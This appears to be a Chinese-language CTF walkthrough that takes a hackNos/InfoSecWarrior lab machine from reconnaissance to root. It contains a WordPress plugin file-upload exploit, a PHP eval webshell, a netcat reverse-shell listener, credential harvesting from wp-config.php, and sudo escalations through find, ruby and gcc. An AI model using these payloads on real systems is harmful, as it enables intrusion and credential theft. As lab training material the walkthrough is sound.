
# Vulnhut靶机渗透 InfoSecWarrior

# 原创Crazy HACK学习呀 2020-04-23原文

### InfoSecWarrior CTF 2020 2



总体思路



需要原图的话,公众号后台回复数字: 0423

# 信息收集

# IP地址

IP地址	计算机名	工作组	MAC地址	用户名
<b>§</b> 10. 0. 2. 4			08.00.27.4B.AO.C4	
<b>§</b> 10. 0. 2. 1			52. 54. 00. 12. 35. 00	
<b>§</b> 10. 0. 2. 2			52. 54. 00. 12. 35. 00	
10.0.2.3			08. 00. 27. 93. 56. AC	> 리VCK축기III
10.0.2.64			08.00.27.1C.76.A6	) I IV(CV-1-\) 50

## 无有用信息

## enum4linux

### 无有用信息

# nmap扫描

```
STATE SERVICE VERSION
PORT
                    Apache httpd 2.4.38 ((Debian))
80/tcp open http
http-methods:
Supported Methods: POST OPTIONS HEAD GET
_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Apache2 Debian Default Page: It works
3306/tcp open mysql MySQL 5.5.5-10.3.18-MariaDB-0+deb10u1
 mysql-info:
   Protocol: 10
   Version: 5.5.5-10.3.18-MariaDB-0+deb10u1
   Thread ID: 38
   Capabilities flags: 63486
   Some Capabilities: Support41Auth, SupportsCompression, ODBCClient, FoundRows,
Speaks41ProtocolNew, IgnoreSigpipes, Speaks41ProtocolOld, LongColumnFlag,
SupportsTransactions, InteractiveClient, IgnoreSpaceBeforeParenthesis,
ConnectWithDatabase, SupportsLoadDataLocal, DontAllowDatabaseTableColumn,
SupportsMultipleStatments, SupportsMultipleResults, SupportsAuthPlugins
   Status: Autocommit
                                                                (全) HACK学习呀
   Salt: 0.9pM1YY5<j&wHAL:~0n
|_ Auth Plugin Name: mysql_native_password
```

发现有80端口和3306端口。

### web 浏览

首页为apache的默认页面。



### **Apache2 Debian Default Page**

### debian

#### It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at /var/www/html/index.html) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

#### hackNos Mini hack

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

- apache2. conf is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- ports. conf is always included from the main configuration file. It is used to determine the listening
  ports for incoming connections, and this file can be customized anytime.
- Configuration files in the mods-enabled/, conf-enabled/ and sites-enabled/ directories contain
  particular configuration snippets which manage modules, global configuration fragments, or
  virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective \*-available/
  counterparts. These should be managed by using our helpers a2enmod, a2dismod, a2ensite,
  a2dissite, and a2enconf, a2disconf. See their respective man pages for detailed information.
- The binary is called apache2. Due to the use of environment variables, in the default configuration, apache2 needs to be started/stopped with /etc/init.d/apache2 or apache2ctl. **Calling** /usr/bin/apache2 directly will not work with the default configuration.

#### **Document Roots**

By default, Debian does not allow access through the web browser to *any* file apart of those located in  $\sqrt{\text{var/www}}$ , **public\_html** directories (when enabled) and  $\sqrt{\text{usr/share}}$  (for web applications). If your site is using a web document root located elsewhere (such as in  $\sqrt{\text{srv}}$ ) you may need to whitelist your document root directory in  $\sqrt{\text{etc/apache2/apache2}}$ . conf.

The default Debian document root is \( \frac{\sqrt{war/www/html/g@web.}}{\sqrt{var/www/mini@web.}} \) This is different to previous releases which provides better security out of the box.

#### **Reporting Problems**

Please use the reportbug tool to report bugs in the Apache2 package with Debian. However, check **bug reports** before reporting a new bug.

Please report bugs specific to modules (such as PHP and others) to respective packages, not to the web server itself.

在此页面发了网站目录g@web, 访问该目录

Home	About	Blog	Contact
BLOG			Hello world!
			Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

在blog栏目找到该网站为wordpress。

## wpscan

使用wpscan对网站进行扫描,使用-eu枚举用户

wpscan --url 10.0.2.64/g@web -e u

```
ot@DESKTOP-RD7V4RD:/mnt/c/Users/Crazy/Desktop# wpscan --url 10.0.2.64/g@web
           WordPress Security Scanner by the WPScan Team
Version 3.7.9
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
     URL: http://10.0.2.64/g@web/ [10.0.2.64] Started: Sun Apr 19 19:31:28 2020
nteresting Finding(s):
   Interesting Entry: Server: Apache/2.4.38 (Debian) Found By: Headers (Passive Detection) Confidence: 100%
   References:
         http://codex.wordpress.org/XML-RPC_Pingback_API
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
         https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access
   http://10.0.2.64/g@web/readme.html
Found By: Direct Access (Aggressive Detection)
Confidence: 100%
   Registration is enabled: \label{eq:http://10.0.2.64/g@web/wp-login.php?action=register} Found By: Direct Access (Aggressive Detection) Confidence: 100%
   Upload directory has listing enabled: http://10.0.2.64/g@web/wp-content/uploads/Found By: Direct Access (Aggressive Detection) Confidence: 100%
   http://10.0.2.64/g@web/wp-cron.php
Found By: Direct Access (Aggressive Detection)
Confidence: 60%
   Confraence :
- https://www.iplocation.net/defend-wordpress-from-ddos
- https://github.com/wpscanteam/wpscan/issues/1299
  | WordPress version 5.3.2 identified (Latest, released on 2019-12-18).
| Found By: Rss Generator (Passive Detection) |
| http://10.0.2.64/g@web/index.php/feed/, \(\square\) generator\\ ttps://wordpress.org/?v=5.3.2\(\square\) generator\\ https://wordpress.org/?v=5.3.2\(\square\) generator\\ https://wordpress.org/?v=5.3.2\(\square\) generator\\
  WordPress theme in use: twentyseventeen
Location: http://10.0.2.64/g@web/wp-content/themes/twentyseventeen/
Latest Version: 2.3 (up to date)
Last Updated: 2020-03-31700:000:000:0000
Readme: http://10.0.2.64/g@web/wp-content/themes/twentyseventeen/readme.txt
Style URL: http://10.0.2.64/g@web/wp-content/themes/twentyseventeen/style.css?ver=20190507
Style Name: Twenty Seventeen
Style URI: https://wordpress.org/themes/twentyseventeen/
Description: Twenty Seventeen brings your site to life with header video and immersive featured images. With a fo...
Author: the WordPress team
Author URI: https://wordpress.org/
   Found By: Css Style In Homepage (Passive Detection)
   Version: 2.3 (80% confidence)
Found By: Style (Passive Detection)
- http://10.0.2.64/g@web/wp-content/themes/twentyseventeen/style.css?ver=20190507, Match: 'Version: 2.3'
+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 <=========
                                                                                                                                                       ======> (10 / 10) 100.00% Time: 00:00:00
    User(s) Identified:
   wp-local
   round By: Author Posts - Author Pattern (Passive Detection)
Confirmed By:
     Rss Generator (Passive Detection)
Wp Json Api (Aggressive Detection)
        http://10.0.2.64/g@web/index.php/wp-json/wp/v2/users/?per_page=100&page=1
    Author 1d Brute Forcing - Author Pattern (Aggressive Detection)
Login Error Messages (Aggressive Detection)
     No WPVulnDB API Token given, as a result vulnerability data has not been output. You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up
    Finished: Sun Apr 19 19:31:30 2020
Requests Done: 51
Cached Requests: 7
Data Sent: 12.044 KB
Data Received: 542.562 KB
Memory used: 113.941 MB
Elapsed time: 00:00:01
                                                                                                                                                                                              😘 HACK学习呀
```

```
我们发现了用户wp-localt
和一个页面: http://10.0.2.64/g@web/index.php/wp-
json/wp/v2/users/?per_page=100&page=1
```

访问该页面:

```
| "id": 1,
| "name": "wp-local",
| "url": "https://www.hacknos.com",
| "description": "you can upgrade you shell using hackNos@9012!!",
| "link": "http://10.0.2.64/g@web/index.php/author/wp-local/",
| "slug": "wp-local",
| "avatar_urls": {
| "24": "http://2.gravatar.com/avatar/e57bc7a4648b27195f1d73af69da30da?s=24&d=mm&r=g",
| "48": "http://2.gravatar.com/avatar/e57bc7a4648b27195f1d73af69da30da?s=48&d=mm&r=g",
| "96": "http://2.gravatar.com/avatar/e57bc7a4648b27195f1d7
```

在页面中发现: hackNos@9012!!, 提示为可以用此密码得到shell

在使用-e ap, 查看wordpress的插件

```
wpscan --url 10.0.2.64/g@web -e ap
```

```
@DESKTOP-RD7V4RD:/mnt/c/Users/Crazy/Desktop# wpscan
            WordPress Security Scanner by the WPScan Team
Version 3.7.9
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
     URL: http://10.0.2.64/g@web/ [10.0.2.64] Started: Sun Apr 19 19:40:26 2020
nteresting Finding(s):
    Headers
Interesting Entry: Server: Apache/2.4.38 (Debian)
Found By: Headers (Passive Detection)
Confidence: 100%
    XML-RPC seems to be enabled: http://lo.0.2.64/g@web/xmlrpc.php Found By: Direct Access (Aggressive Detection)
Confidence: 100%
          terences:
http://codex.wordpress.org/XML-RPC_Pingback_API
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_mmlrpc_dos
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_mmlrpc_login
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access
    http://10.0.2.64/g@web/readme.html
Found By: Direct Access (Aggressive Detection)
Confidence: 100%
   Registration is enabled: http://10.0.2.64/g@web/wp-login.php?action=register Found By: Direct Access (Aggressive Detection)
Confidence: 100%
   Upload directory has listing enabled: http://10.0.2.64/g@web/wp-content/uploads/Found By: Direct Access (Aggressive Detection)
Confidence: 100%
    http://10.0.2.64/g@web/wp-cron.php
Found By: Direct Access (Aggressive Detection)
Confidence: 60%
References:
      - https://www.iplocation.net/defend-wordpress-from-ddos
- https://github.com/wpscanteam/wpscan/issues/1299
   | WordPress theme in use: twentyseventeen | Location: http://10.0.2.64/g@web/wp-content/themes/twentyseventeen/ | Latest Version: 2.3 (up to date) | Last Updated: 2020-03-31T00:00.000Z | Readme: http://10.0.2.64/g@web/wp-content/themes/twentyseventeen/readme.txt | Style URL: http://10.0.2.64/g@web/wp-content/themes/twentyseventeen/style.css?ver=20190507 | Style Name: Twenty Seventeen | Style Name: Twenty Seventeen | Style URI: https://wordpress.org/themes/twentyseventeen/ | Description: Twenty Seventeen | brings your site to life with header video and immersive featured images. With a fo... | Author: the WordPress team | Author URI: https://wordpress.org/
    Found By: Css Style In Homepage (Passive Detection)
    Found By: Style (Passive Detection)
- http://lo.o.2.64/g@web/wp-content/themes/twentyseventeen/style.css?ver=20190507, Match: 'Version: 2.3'
     Enumerating All Plugins (via Passive Methods)
Checking Plugin Versions (via Passive and Aggressive Methods)
  ] wp-support-plus-responsive-ticket-system
Location: http://10.0.2.64/g@web/wp-content/plugins/wp-support-plus-responsive-ticket-system/
Last Updated: 2019-09-03107:57:700.0002
[!] The version is out of date, the latest version is 9.1.2
  Version: 7.1.3 (100% confidence)
Found By: Readme - Stable Tag (Aggressive Detection)
- http://10.0.2.64/g@web/wp-content/plugins/wp-support-plus-responsive-ticket-system/readme.txt
Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
- http://10.0.2.64/g@web/wp-content/plugins/wp-support-plus-responsive-ticket-system/readme.txt
      No WPVulnDB API Token given, as a result vulnerability data has not been output.
You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up
    Finished: Sun Apr 19 19:40:28 2020
Requests Done: 2
Cached Requests: 34
Data Sent: 556 B
Data Received: 1.024 KB
Memory used: 194 MB
Elapsed time: 00:00:02
t@DESKTOP-RD7V4RD:/mnt/c/Users/Crazy/Desktop#
                                                                                                                                                                                                                         🗫 HACK学习呀
```

#### web shell


# 利用漏洞: WP Support Plus Responsive Ticket System <= 8.0.7 - Remote Code Execution

```
Description
                              WP Support Plus Responsive Ticket System <= 8.0.7 allows anyone to upload
                              PHP files with extensions like ".phtml", ".php4", ".php5", and so on, all of which are run as if their extension was ".php" on most hosting platforms.
                              This is because "includes/admin/attachment/uploadAttachment.php" contains
                              this code:
                                 switch ($extension){
                                   case 'exe':
                                   case 'php':
                                   case 'js':
                                      $isError=true;
                                      $errorMessege=__('Error: file format not supported!','wp-support-plus-
                              responsive-ticket-system');
                              But it does not check for other extensions like ".phtml". In addition, it saves the
                              file with a predictable name based on the timestamp, and anyone can load the
                              file and run the code it contains.
                              Plugin author notified 2017-11-09.
Proof of Concept
                              <form method="post" enctype="multipart/form-data" action="https://example.com/wp-admi</pre>
                                     <input type="hidden" name="action" value="wpsp_upload_attachment">
                                     Choose a file ending with .phtml:
                                     <input type="file" name="0">
                                     <input type="submit" value="Submit">
                              </form>
                              After doing this, an uploaded file can be accessed at, say:
                              http://example.com/wp-content/uploads/wpsp/1510248571_filename. (公) 日ACK学习呀
```

```
<input type="submit" value="Submit">
```


### </form>

将代码进行适配并保存到本地,存为html文件,本地启用http服务并加载该文件。




可以看到,是需要上传一个.phtml的文件,我们将一句话木马写入文件

<?php @eval(\$\_POST['cmd']);?>



将木马上传。



在上传文件夹下的wpsp文件夹中找到了上传的木马。


# Index of /g@web/wp-content/uploads/wpsp



用蚁剑连接



### 在蚁剑中使用虚拟终端,就获得了webshell




# http://10.0.2.64/g@web/wp-content/ 10.0.2.64



### 系统shell

### 反弹shell

在蚁剑中的虚拟终端中,使用nc反弹



本地监听,得到反弹shell

```
PS C:\Users\Crazy\Desktop\Web工具\netcat-master> .\nc.exe -lvnp 4444 listening on [any] 4444 ... connect to [10.0.2.4] from (UNKNOWN) [10.0.2.64] 60416 id id uid=33(www-data) gid=33(www-data) groups=33(www-data) uid=33(www-data) gid=33(www-data) groups=33(www-data) python -c 'import pty;pty.spawn("/bin/bash")' www-data@hacknos:/var/www/html/g@web/wp-content/uploads/\(\text{p}\) HACK学习呀
```

### 提权

### 信息收集

数据库信息

```
www-data@hacknos:/var/www/html/g@web/wp-content/uploads/wpsp$ cd ../../../
cd .../.../
www-data@hacknos:/var/www/html/g@web$ ls -a
1s -a
             wp-activate.php
                                                        wp-mail.php
                                    wp-content
             wp-admin
                                    wp-cron. php
                                                        wp-settings.php
             wp-blog-header.php
                                    wp-includes
                                                        wp-signup.php
. htaccess
index. php
             wp-comments-post.php wp-links-opml.php wp-trackback.php
license.txt wp-config-sample.php wp-load.php
                                                        xmlrpc.php
readme.html wp-config.php
                                    wp-login. php
www-data@hacknos:/var/www/html/g@web$
www-data@hacknos:/var/www/html/g@web$ cat wp-config.php more
cat wp-config.php more
<?php
/**
* The base configuration for WordPress
* The wp-config.php creation script uses this file during the
* installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
* This file contains the following configurations:
* * MySQL settings
* * Secret keys
* * Database table prefix
* * ABSPATH
* @link https://codex.wordpress.org/Editing_wp-config.php
* @package WordPress
*/
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
lefine( 'DB_NAME', 'hackNos');
--More--
/** MySQL database username */
 -More-
define('DB_USER', 'wp');
--More--
/** MySQL database password */
--More--
define('DB_PASSWORD', 'g@web-password');
                                                             🦚 HACK学习呀
 -More-
```

```
'DB_NAME', 'hackNos'
'DB USER', 'wp'
```

'DB\_PASSWORD', 'g@web-password'

### 系统信息

#### 系统用户

cat /etc/passwd|grep /bin/bash

```
www-data@hacknos:/var/www/html/g@web$ cat /etc/passwd|grep /bin/bash cat /etc/passwd|grep /bin/bash proot:x:0:0:root:/root:/bin/bash proot:x:0:0:root:/root:/bin/bash proot:x:0:0:root:/root:/bin/bash proot:x:1000:1000:hunter,,:/home/hunter:/bin/bash proot:x:1000:1000:hunter,,:/home/hunter/bin/bash proot:x:1001:1001:Security,,,,Audit:/home/security:/bin/bash proot:x:1002:1002:crawler,,,,web directory crawler:/home/hacknos/war/www/html/g@web$ proot:x:1000:1000:hunter,,,:/home/hunter:/bin/bash proot:x:1001:1001:Security,,,,Audit:/home/security:/bin/bash proot:x:1002:1002:crawler,,,,web directory crawler:/home/hackNos-boat:x:1002:1002:crawler,,,,web directory crawler:/home/hackNos-boat:/bin/bash proot://bin/bash pr
```

#### 关键文件

在 /home/hunter/下发现user.txt文件。

### 提权到security

使用之前的hackNos@9012!!和数据库密码g@web-password尝试登录三个系统账号,最终发现security的密码为hackNos@9012!!

```
www-data@hacknos:/var/www/html/g@web$ su security
su security
Password: hackNos@9012!!
security@hacknos:/var/www/html/g@web$
```

我们已经提权到security

### 提权到hackNos-boat

### 使用sudo -1查看特权

```
security@hacknos:/var/www/html/g@web$ sudo -l
sudo -l
Matching Defaults entries for security on hacknos:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/bin

User security may run the following commands on hacknos:
    (hacknos-boat) NOPASSWD: /usr/bin/find
security@hacknos:/var/www/html/g@web$
```

发现可以用hackNos-boast账户使用find命令,使用find进行提权使用gtfo查找提权命令,网址为: https://gtfobins.github.io/



### 执行命令:

sudo -u hackNos-boat /usr/bin/find . -exec /bin/bash \; -quit

security@hacknos:/var/www/html/g@web\$ sudo -u hackNos-boat /usr/bin/find . -exectoin/bash <ckNos-boat /usr/bin/find . -exec /bin/bash \; -quit hackNos-boat@hacknos:/var/www/html/g@web\$

已经提权到hackNos-boast账号


### 提权到hunter

### 使用sudo -1查看特权

```
hackNos-boat@hacknos:/var/www/html/g@web$ sudo -1
sudo -1
Matching Defaults entries for hackNos-boat on hacknos:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/bin

User hackNos-boat may run the following commands on hacknos:
    (hunter) NOPASSWD: /usr/bin/ruby
hackNos-boat@hacknos:/var/www/html/g@web$
```

发现可以用hunter账户使用ruby命令,使用ruby进行提权使用gtfo查找提权命令。



提权到hunter账号

### user.txt文件

访问前面发现的user.txt文件

```
hunter@hacknos:/var/www/html/g@web$ cat /home/hunter/user.txt
cat /home/hunter/user.txt
MD5USER: 4676cd2e30b6d0b8650d14a5dd9f16c3
hunter@hacknos:/var/www/html/g@web$
```


### 提权到root

### 使用sudo -1查看特权

```
hunter@hacknos:/var/www/html/g@web$ sudo -1
sudo -1
Matching Defaults entries for hunter on hacknos:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User hunter may run the following commands on hacknos:
    (ALL) NOPASSWD: /usr/bin/gcc
```

发现可以用root执行gcc命令,使用qcc提权



### 用gtfo查找提权命令

sudo /usr/bin/gcc -wrapper /bin/bash,-s .

hunter@hacknos:/var/www/html/g@web\$ sudo /usr/bin/gcc -wrapper /bin/bash,-s . sudo /usr/bin/gcc -wrapper /bin/bash,-s . **( HACK学习呀** root@hacknos:/var/www/html/g@web# a

访问root.txt

root@hacknos:/var/www/html/g@web# cd /root
cd /root
root@hacknos:~# ls
ls
root.txt
root@hacknos:~# cat root.txt
cat root.txt

MD5HASH: baellce4f67af91fa58576clda2aad4b

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
Tweet me: rahul\_gehlaut
root@hacknos:~#

bae11ce4f67af91fa58576c1da2aad4b



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